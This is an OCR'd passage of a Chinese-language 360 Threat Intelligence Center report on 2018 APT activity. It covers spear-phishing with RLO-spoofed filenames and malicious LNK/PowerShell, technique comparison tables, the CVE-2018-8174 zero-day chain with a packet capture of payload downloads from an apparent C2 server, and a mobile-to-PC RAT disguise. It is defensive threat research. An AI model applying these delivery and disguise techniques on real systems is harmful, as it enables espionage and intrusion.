
2） UAC 绕过

3） 图片文件隐写

4） DLL 劫持

5） 内存反射加载


其主要的攻击利用过程如下图。




四、 蓝宝菇

2018 年 7 月初，360 威胁情报中心披露了一个长期对我国政府、军工、科研、金融等重点单位和部门进行了持续的网络间谍活动的 APT 组织蓝宝菇（APT-C-12）。


360 追日团队捕获的首个蓝宝菇组织专用木马出现在 2011 年 3 月左右。从时间段上看，在 2011-2012 年，核危机行动所使用的主要攻击木马是 Poison Ivy；而到了 2013-2014 年，Poison Ivy 虽然仍在继续使用，但被升级到了几个全新的版本；2014 年三季度--2015 年，核危机行动开始大量进行横向移动攻击，并从 2014 年底开始，使用 Bfnet 后门。



截止 2018 年 5 月，360 追日团队已经监测到核危机行动攻击针对的境内目标近 30 个。其中，教育科研机构占比最高，达 59.1%，其次是政府机构，占比为 18.2%，国防机构排第三，占 9.1%。其他还有事业单位、金融机构制造业等占比为 4.5%。




下图为核危机行动鱼叉邮件压缩包中的一个伪装成 Word 文件的专用木马的图标和文件名截图。该文件伪装成一份通信录文件，同时，为了更好的伪装诱饵文档，攻击者使用了 RLO 控制符。RLO 控制符是 Unicode 控制符的一种，用来显示中东文字，中东文字的书写顺序是从右到左的。攻击者通过在文件名中插入 RLO 控制符，使得字符的显示顺序变成从右至左，从而来隐藏文件的真实扩展名。



当受害者点击打开这个伪装成 Word 文档的专用木马后，木马会在释放攻击代码的同时，释放一个真正的 Word 文档。下图为该诱饵 Word 文档打开后的信息内容，其中信息确实是一份详细的通讯录。可见，该组织在文件伪装方面确实下足了功夫。


下面是我们截获的另一个使用了 RLO 伪装的专用木马样本信息及该样本打开后的截图。该文件的文件名格式伪装方法与前述两个样本相同，但具体内容则伪装成了一份智库文件。



2018 年 4 月，我们捕获到了一次核危机行动的最新攻击活动。某些重要的政府和企业机构的邮箱用户收到一份发自 boaostaff[@]163.com 的鱼叉邮件，鱼叉邮件仿冒博鳌亚洲论坛主办方向受害者发送了一封邀请函：

邮件附件是一个 163 邮箱的云附件，为 RAR 压缩包文件。点开云附件，会跳转到对应的云端下载地址将附件下载到本地，这一过程与早期的攻击活动大致相同。

不同的是，此次新攻击下载得到的附件包含的是一个恶意 LNK 文件：



一旦受害者被诱导打开该 LNK 文件，LNK 文件便会通过执行文件中附带的 PowerShell 恶意脚本来收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。

第三章　变化的攻击方式和技术

近年来，随着 APT 威胁攻防双方的技术博弈，APT 攻击所使用的攻击方式和技术变得更加成熟和体系化，并且也呈现出一些变化。

我们结合 APT 攻击活动的生命周期和战术特点对当前主要的攻击战术技术特点进行总结，并横向比较主要的 APT 组织近期常用的攻击技术。

一、　攻击入口

当前 APT 攻击活动中，初始攻击入口通常以鱼叉攻击和水坑攻击为主，利用钓鱼邮件或基于即时通讯和社交网络的诱导攻击也频繁出现。

结合社会工程学针对目标人员邮箱的攻击方式往往能够比较容易达成初步的攻击入口，其原因主要如下：

1） 结合对攻击目标组织或机构的信息收集，能够比较容易获取组织人员的相关邮箱地址信息；

2） 结合社会工程学往往能够迷惑目标人员的安全防范意识，提高攻击的成功率；

3） 邮件通常为企业或机构的目标人员最常用的通信方式，对邮箱的攻击，不仅能够实现初始的攻击植入，达到攻击立足点，并且更容易进一步用于收集账户凭据和内网的横向移动。

360 威胁情报中心联合 Coremail 在上半年也发布报告“2017 中国企业邮箱安全性研究报告”[1]，对邮箱安全性和流行的攻击方式进行分析。

我们结合鱼叉邮件投递载荷的形态进行横向对比。

	诱导文档附件	载荷文件压缩包	钓鱼链接	入侵网站链接	Drive-by Download
海莲花	√				
摩诃草	√				√
Darkhotel	√				
APT-C-01	√	√			
Group 123	√		√	√	
APT28	√		√	√	√

表 9　部分 APT 组织鱼叉邮件攻击特点对比

二、 初始植入

APT 组织利用鱼叉邮件等方式诱导受害目标点击和下载诱导文件，其结合社会工程学技术诱导攻击目标人员触发执行诱导文件。

其中用于诱导目标人员的技术方式主要有如下几种。

1） 投递伪装的 PE 文件，文件名利用 RLO 技术欺骗；

2） 投递伪装的 PE 文件，利用超长文件名或空格填充来隐蔽可执行文件后缀；

3） 伪装成 Office 文档，PDF 或其它文档的图标；

4） 将钓鱼链接采用短链接，或伪装和目标熟悉的域名极为相似的域名地址。

诱导文件通常包含用于初始植入的攻击代码，并主要用于下载和植入第一阶段的木马或后门。我们总结了 APT 组织常用的初始植入载荷形态和利用的技术，并进行横向比较。

	文档漏洞	DDE	恶意宏	HTA	执行脚本	Power Shell	LNK	PE 捆绑
海莲花	√		√		√	√		√
摩诃草	√		√		√	√		
Darkhotel	√		√					
APT-C-01	√			√			√	√
Group 123	√				√	√		
APT28	√	√	√		√	√		

表 10 部分 APT 组织初始植入载荷形态和利用技术

三、 载荷执行和持久化

APT 组织针对目标的主体攻击载荷植入和执行主要分成两个阶段，第一阶段植入的攻击载荷主要用于收集信息，包括主机信息，文档资料等。

攻击组织结合收集的信息确定高价值目标，选择性的植入第二阶段载荷执行更加隐匿和持久性的监控活动。

我们总结了 APT 组织常见的攻击载荷实现方式并进行横向对比。

	C/C++	.Net	Power Shell	AutoIt	Delphi	Cobalt Strike	开源攻击代码
海莲花	√		√			√	√
摩诃草	√	√	√	√			
Darkhotel	√	√	√				
APT-C-01	√		√				
Group 123	√		√				
APT28	√			√	√		√

表 11　部分 APT 组织的攻击载荷实现方式

面对攻击目标主机的一些安全防御机制，以及达到更加隐匿植入和持久化控制的目的，攻击者会主要利用以下的一些攻击技术。

	白利用	DLL 劫持	UAC 绕过	图片隐写	PE 反射加载	任务计划	CLSID 注册表修改
海莲花	√	√	√				√
摩诃草					√	√	
Darkhotel	√	√	√	√			
Group 123				√			
APT28				√			

表 12　部分 APT 组织的攻击技术对比

四、　回传和命令控制

APT 攻击行动的目的除了对目标主机和内网进行长期的攻击渗透外，还包括对目标网络的持久化控制与监控，以及收集目标网络中的情报信息。为了避免被轻易追溯，通常会实现更加隐匿的控制回传网络。在过去，威胁分析人员会根据控制域名的注册信息将攻击活动进行关联，然而随着域名隐私保护以及一些数据保护政策导致这种方式的效果大打折扣。部分 APT 组织也会使用动态域名，云服务等作为其惯用的攻击手法。

	域名注册	动态域名	云存储服务	DGA	DNS 隧道	失陷网站
海莲花	√				√	
摩诃草	√					
Darkhotel	√					
APT-C-01		√				
Group 123			√			√
APT28	√					√

表 13　部分 APT 组织 C&C 服务器实现方法分析

第四章　面向新的威胁场景和趋势

随着近年来 APT 威胁的攻防技术对抗升级，APT 组织也在不断演进其攻击的战术思路和技术手段，在近年来的 APT 攻击活动中，也出现了一些新的威胁场景和趋势，下面总结了一些威胁趋势的观点。

一、 APT 组织的 0day 漏洞利用能力日益提升

在过去的 APT 攻击中，漏洞的利用通常伴随着大部分的攻击行动，其中利用文档和 Flash 类漏洞结合鱼叉攻击为 APT 攻击中主流的攻击入口。360 威胁情报中心在上半年也总结了“近年来 APT 组织使用的 10 大（类）安全漏洞”一文[1]。

特别的，在 APT 攻击中，0day 漏洞的发现和利用能力通常可以用于评估 APT 组织的技术能力。例如，在被泄露的方程式组织相关资料中，就可以看到该组织储备了大量的针对多平台的 0day 漏洞利用技术。

下表给出了 2018 年上半年，国内外多家安全厂商发现和披露的与 APT 相关的 0day 漏洞利用情况。有趣的是，其中一些 0day 漏洞在被用于实际攻击之前，就被意外泄露了。

漏洞编号	漏洞类型	被用于 APT 攻击时的最初状态	
		0day 漏洞	攻击前意外泄露
CVE-2018-0802	Office 文档漏洞	√	
CVE-2018-4990	PDF 文档漏洞		√
CVE-2018-8120	Windows 提权漏洞		√
CVE-2018-4878	Flash 漏洞	√	
CVE-2018-8174	浏览器漏洞	√	
CVE-2018-5002	Flash 漏洞	√	

表 14　2018 上半年 APT 组织使用的 0day 漏洞

2018 年 4 月 18 日，360 高级威胁应对团队监控发现到高危 0day 漏洞。该漏洞影响最新版本的 IE 浏览器及使用 IE 内核的应用程序，且已被发现用于有蓄谋有计划的 APT 攻击。当天，360 核心安全事业部高级威胁应对团队立即与微软积极沟通，将漏洞细节信息提交到微软。微软在 4 月 20 日早上确认此漏洞，并于 5 月 8 号发布了官方安全补丁，对该 0day 漏洞进行了修复，将其命名为 CVE-2018-8174。

另外，360 高级威胁应对团队还首次在野外捕获了 CVE-2018-0802 Office 0day 被用于执行 APT 攻击，软件厂商得到了第一时间的通知并确认。


CVE-2018-8174 是 Windows VBScript Engine 代码执行漏洞。由于

VBScript 脚本执行引擎(vbscript.dll)存在代码执行漏洞，攻击者可以将恶意的 VBScript 嵌入到 Office 文件或者网站中，一旦用户不小心点击，远程攻击者可以获取当前用户权限执行脚本中的恶意代码。


时间	进程
2018 年 4 月 18 日	360 核心安全事业部高级威胁应对团队发现高危漏洞
2018 年 4 月 19 日	360 核心安全事业部高级威胁应对团队将漏洞的详细信息提交至微软
2018 年 4 月 20 日早晨	微软官方确认漏洞
2018 年 5 月 9 日凌晨	微软发布新一轮安全更新，修复漏洞，并公开致谢 360
2018 年 5 月 9 日	360 核心安全事业部高级威胁应对团队发布详细版报告披露漏洞细节

表 15　CVE-2018-8174 的发现到修复的历程

此次捕获到的 APT 攻击相关的诱饵文档为犹太小语种的意第绪语内容，文档通过 CVE-2017-0199 的 OLE autolink 漏洞利用方式嵌入恶意网页，所有的漏洞利用代码和恶意荷载都通过远程的服务器加载。




中招用户点击打开诱饵文档后，首先 Word 进程将访问远程的 IE vbscript 0day（CVE-2018-8174）网页，漏洞触发后将执行 Shellcode，然后再发起多个请求从远程的服务器获取 payload 数据解密执行。




	Time	Source	Destination	Protocol	Length	Info
112	40.896634	172.16.1.114	78.128.92.242	HTTP	386	GET /s2/search.php?who=7 HTTP/1.1
117	41.121688	78.128.92.242	172.16.1.114	HTTP	2215	HTTP/1.1 200 OK (text/html)
121	45.427893	172.16.1.114	78.128.92.242	HTTP	445	GET /s2/search.php?var=0000&name=totoro&?n=927014&o=3 HTTP/1.1
224	46.354454	78.128.92.242	172.16.1.114	HTTP	2706	HTTP/1.1 200 OK (application/octet-stream)
235	47.398093	172.16.1.114	78.128.92.242	HTTP	1234	POST /s7/config.php?inst=1784&name=totoro-16 HTTP/1.1
1658	75.870305	172.16.1.114	78.128.92.242	HTTP	186	GET /s7/config.php?name=totoro-16&inst=RM HTTP/1.1
1771	77.480349	78.128.92.242	172.16.1.114	HTTP	5236	HTTP/1.1 200 OK (image/gif)

Payload 在执行的过程中 Word 进程会在本地释放 3 个 DLL 后门程序，通过 Powershell 命令和 Rundll32 命令分别执行安装后门程序，后门的执行过程使用了公开的 UAC 绕过技术，并利用了文件隐写技术和内存反射加载的

方式来避免流量监测和实现无文件落地加载。



利用 CVE-2018-8174 漏洞进行攻击的主要过程如下图所示：



二、 开源工具和自动化攻击框架提高了 APT 攻击效率

近年来，随着 PowerShell 实现的自动化攻击框架和攻击利用代码越来越成熟，APT 组织频繁使用 PowerShell 作为初始植入和攻击载荷的实现，并利用混淆技术对抗分析检测。

APT 组织更多利用一些开源攻击代码和工具一定程度降低了攻击实现的成本，并且更加灵活。例如海莲花使用 Cobalt Strike 生成的 Shellcode 和 beacon 模块，APT28 使用开源渗透工具 Koadic[10]等。

除此以外，攻击组织开始更多利用“living off the land”技术来减少自身研制的攻击载荷投放到目标主机或网络中。

三、 攻击者加强对自身攻击手法特点的掩盖和迷惑性

APT 攻击组织更加注重对自身攻击手法特征的掩盖，以及使用一些手段来迷惑威胁分析人员。在 2018 年攻击韩国平昌冬奥会的攻击事件中，多家安全厂商对其攻击来源给出来不同的猜测和推断[4]。

以下总结了攻击者常用的一些掩盖和迷惑方式。

1） 在攻击载荷中引入 false flag，例如引入其他组织常用的语言和地域特征；

2） 模仿其他组织的攻击载荷实现细节，例如动态获取模块和函数地址的方式，加密解密函数等；

3） 利用开源攻击代码和本地命令，减少攻击组织自行研制的载荷投放，避免通过载荷的相似性实现背景的研判；

4） 减少与历史攻击使用的控制基础设施信息的重叠，频繁更换控制域名或使用动态域名或云服务等；

四、 移动设备和路由器攻击是不可忽视的 APT 场景

针对高价值目标人员的移动终端的定向攻击活动在近几年也频繁被披露，该类攻击活动在中东地区尤为活跃，主要用于收集目标人员信息和监控的目的，例如上半年披露的 Dark Caracal[24]和 ZooPark[25]相关攻击行动，攻击者往往通过频繁更新其木马应用程序以达到绕过应用市场监测和持续性监控目标人员的目的，所以往往该类定向攻击也满足长期持久性的攻击特点。

而针对路由器的攻击也逐渐成为 APT 攻击组织新的威胁场景[26]，例如 Slingshot[17]和 VPNFilter 事件[7]。

2018 年 7 月，360 烽火实验室在监测黄金鼠组织（APT-C-27）的攻击活动过程中，发现其新版本的移动端手机攻击样本首次具备了针对 PC 的 RAT 诱导跨越攻击[28]，开启了移动端手机跨越攻击的“潘多拉魔盒”。

新版本的移动端手机攻击样本除了保留原版的移动端 RAT 功能之外，还新增移动存储介质诱导攻击方式，首次实现了从移动端到 PC 端的攻击跨越，其攻击细节如下：

第一步：移动端攻击样本携带针对 PC 的 PE 格式 RAT 攻击文件“hmzvbs”。

第二步：移动端手机攻击样本运行后，立即把该针对 PC 的 RAT 攻击文件“hmzvbs”，释放到指定好的移动端外置存储设备中的图片目录下进行特殊名称的伪装。这个伪装实现了跨越攻击前的特殊准备，该伪装具有两个特点：攻击文件名称伪装成常见的图片相关目录名；攻击文件的扩展名为“.PIF”(该扩展名代表 MS-DOS 程序的快捷方式，意味着在 PC 上可直接运行)。

第三步：借助用户会不定期使用 PC 来浏览移动端手机里照片的一种习惯，当受到移动端攻击的目标，使用 PC 浏览移动端手机里的照片，一旦被诱导触发到伪装后的“图片目录” (该伪装对于普通用户较难识别发现)，即运行起该 PE RAT 攻击文件，从而使 PC 遭受 RAT 攻击。

总 结

360 威胁情报中心结合近半年的公开 APT 情报和内部威胁情报数据，总结了当前主要活跃的 APT 组织现状和使用的攻击战术技术特点。我们认为攻击者正在不断演变其攻击手法和攻击工具，以更有效的达到攻击的目的和效果，并加强对自身活动的隐藏。在这种对抗升级的趋势下，纯粹基于恶意载荷的相似程度来评判其攻击来源已经变得不是那样可靠，结合更多维度的威胁情报数据，评估攻击者的真实攻击意图和动机，以及对攻击 TTP 的分析能够更好的提高背景研判的准确程度。

我们也总结了部分常用的攻击方式和技术手段，并对 APT 威胁的趋势提出了一些观点和看法，期望能对当前业内针对高级威胁防御策略和威胁发现有所帮助。

附录1 360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 威胁情报中心对外服务平台网址为 https://ti.360.net/。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。

微信公众号：360 威胁情报中心

关注二维码：

附录2 360 追日团队（Helios Team）

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

联系方式

邮箱：360zhuiri@360.cn

微信公众号：360 追日团队

扫描右侧二维码关微信公众号

附录3 360 高级威胁应对团队

360 高级威胁应对团队（360 Advanced Threat Response Team）专注于 0day 漏洞等高级威胁攻击的应急响应团队，研究领域涵盖高级威胁沙箱检测技术，0day 漏洞探针技术以及高级威胁攻击追踪还原等。代表中国安全厂商在全球范围内率先捕获并应急响应了多个在野 0day 攻击，填补了国内在 0day 漏洞在野攻击应急响应方面的空白，保护了大量的用户和企事业单位免受高级威胁攻击。

附录 参考链接

1. https://ti.360.net/blog/

2. https://www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies

3. https://www.akamai.com/us/en/multimedia/documents/white-paper/upnproxy-blackhat-proxies-via-nat-injections-white-paper.pdf

4. https://blog.talosintelligence.com/2018/02/who-wasnt-responsible-for-olympic.html

5. https://www.recordedfuture.com/iran-hacker-hierarchy/

6. https://www.fireeye.com/blog/threat-research/2017/12/targeted-attack-in-middle-east-by-apt34.html

7. https://blog.talosintelligence.com/2018/05/VPNFilter.html

8. https://apnews.com/4d174e45ef5843a0ba82e804f080988f

9. https://asert.arbornetworks.com/lojack-becomes-a-double-agent/

10. https://researchcenter.paloaltonetworks.com/2018/06/unit42-sofacy-groups-parallel-attacks/

11. https://securelist.com/masha-and-these-bears/84311/

12. https://www.welivesecurity.com/2018/04/24/sednit-update-analysis-zebrocy/

13. https://www.bleepingcomputer.com/news/security/activex-zero-day-discovered-in-recent-north-korean-hacks/

14. https://www.dragos.com/blog/20180531Covellite.html

15. https://www.fireeye.com/blog/threat-research/2018/02/apt37-overlooked-north-korean-actor.html

16. https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html

17. https://securelist.com/apt-slingshot/84312/

18. https://www.cyberscoop.com/kaspersky-slingshot-isis-operation-socom-five-eyes/

19. https://blog.trendmicro.com/trendlabs-security-intelligence/deciphering-confucius-cyberespionage-operations/

20. https://researchcenter.paloaltonetworks.com/2018/03/unit42-patchwork-continues-deliver-badnews-indian-subcontinent/

21. https://asert.arbornetworks.com/donot-team-leverages-new-modular-malware-framework-south-asia/

22. https://blog.trendmicro.com/trendlabs-security-intelligence/confucius-update-new-tools-and-techniques-further-connections-with-patchwork/

23. https://www.volexity.com/blog/2018/06/07/patchwork-apt-group-targets-us-think-tanks/

24. https://info.lookout.com/rs/051-ESQ-475/images/Lookout_Dark-Caracal_srr_20180118_us_v.1.0.pdf

25. https://securelist.com/whos-who-in-the-zoo/85394/

26. https://www.bleepingcomputer.com/news/security/cyber-espionage-groups-are-increasingly-leveraging-routers-in-their-attacks/

27. https://ti.360.net/blog/articles/analysis-of-apt-c-27/

28. http://zt.360.cn/1101061855.php?dtid=1101061451&did=210702435

29. http://zt.360.cn/1101061855.php?dtid=1101062370&did=210645168